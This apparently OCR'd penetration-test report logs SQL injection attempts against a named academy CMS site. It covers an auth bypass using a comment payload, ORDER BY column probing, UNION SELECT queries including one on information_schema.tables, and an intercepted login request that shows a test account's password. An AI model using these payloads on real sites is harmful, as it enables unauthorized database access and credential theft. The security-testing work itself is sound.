
Time delay command is not working here.


SQL Injection Vulnerabilities

28. Tried bypassing Authorization through SQL injection

Go to browser cms.bjitacademy.com/login provide credential and login with burp intercept on modify the email address with ” ‘-- “ to perform bypass Authorization through SQL injection.


BJIT Academy
EST 2014
Welcome to
BJIT Academy CMS
User Login
Email *
test.seo.mohaiminul@bjitacademy.com
Password *
.....


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Intercept
HTTP history
WebSockets history
Proxy settings
Request to https://cms.bjitacademy.com:443 [13.230.22.132]
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
1 POST /academysite/api/public/api/v1/user/login HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GA1.2.225058724.1700145300; _gid=GA1.2.1570705590.1700145300; _gat=1; _ga_
GS1.2.1700145301.1.1.1700147363.0.0.0
4 Content-Length: 273
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5JwxuwjXHPm6QNBW
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Origin: https://cms.bjitacademy.com
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://cms.bjitacademy.com/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19 Connection: close
20
21 ------WebKitFormBoundary5JwxuwjXHPm6QNBW
22 Content-Disposition: form-data; name="email"
23
24 test.seo.mohaiminul@bjitacademy.com
25 ------WebKitFormBoundary5JwxuwjXHPm6QNBW
26 Content-Disposition: form-data; name="password"
27
28 testSeo
29 ------WebKitFormBoundary5JwxuwjXHPm6QNBW--
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type





29. Tried to perform SQL Injection(‘ ORDER BY 2--) to identify the column number from https://cms.bjitacademy.com/backend/all-blogs


The queryI tried to execute for understanding how many column the table has:
‘ ORDER BY 2--

‘ ORDER BY 3--

‘ ORDER BY 4--


https://cms.bjitacademy.com/backend/all-blogs'+ORDER+BY+2--
BJIT Academy
Dashboard
Home
Training
News
Blogs
About Page
Contact
Users
Subscribers
404 Error!



BJIT Academy
PortSwigger
Burp Suite Community Edition
https://cms.bjitacademy.com/backend/all-blogs'+ORDER+BY+3--
BJIT Academy
Dashboard
Home
Training
News
Blogs
About Page
Contact
Users
Subscribers
404 Error!




The command is not executed here.

30. Tried to Identify the column number of all banner slider page

go to https://cms.bjitacademy.com/backend/all-banner-slider --> run ' ORDER BY 3-- to identify how many column exists.







The SQL command ’ ORDER BY 3-- is not woking on that page.

31. tried to perform SQL query injection union attack to retrieve the column number.

I went to https://cms.bjitacademy.com/backend/all-fresh-talent . Then I executed the query: **'+UNION+SELECT+NULL,NULL--** in the url **/backend/all-fresh-talent.**







The query is not working here.

32. Tried to perform SQL query to get database table name.

First I went to https://cms.bjitacademy.com/backend/all-testimonials
The query I will run here: ' UNION SELECT table_name,NULL FROM information_schema.tables--



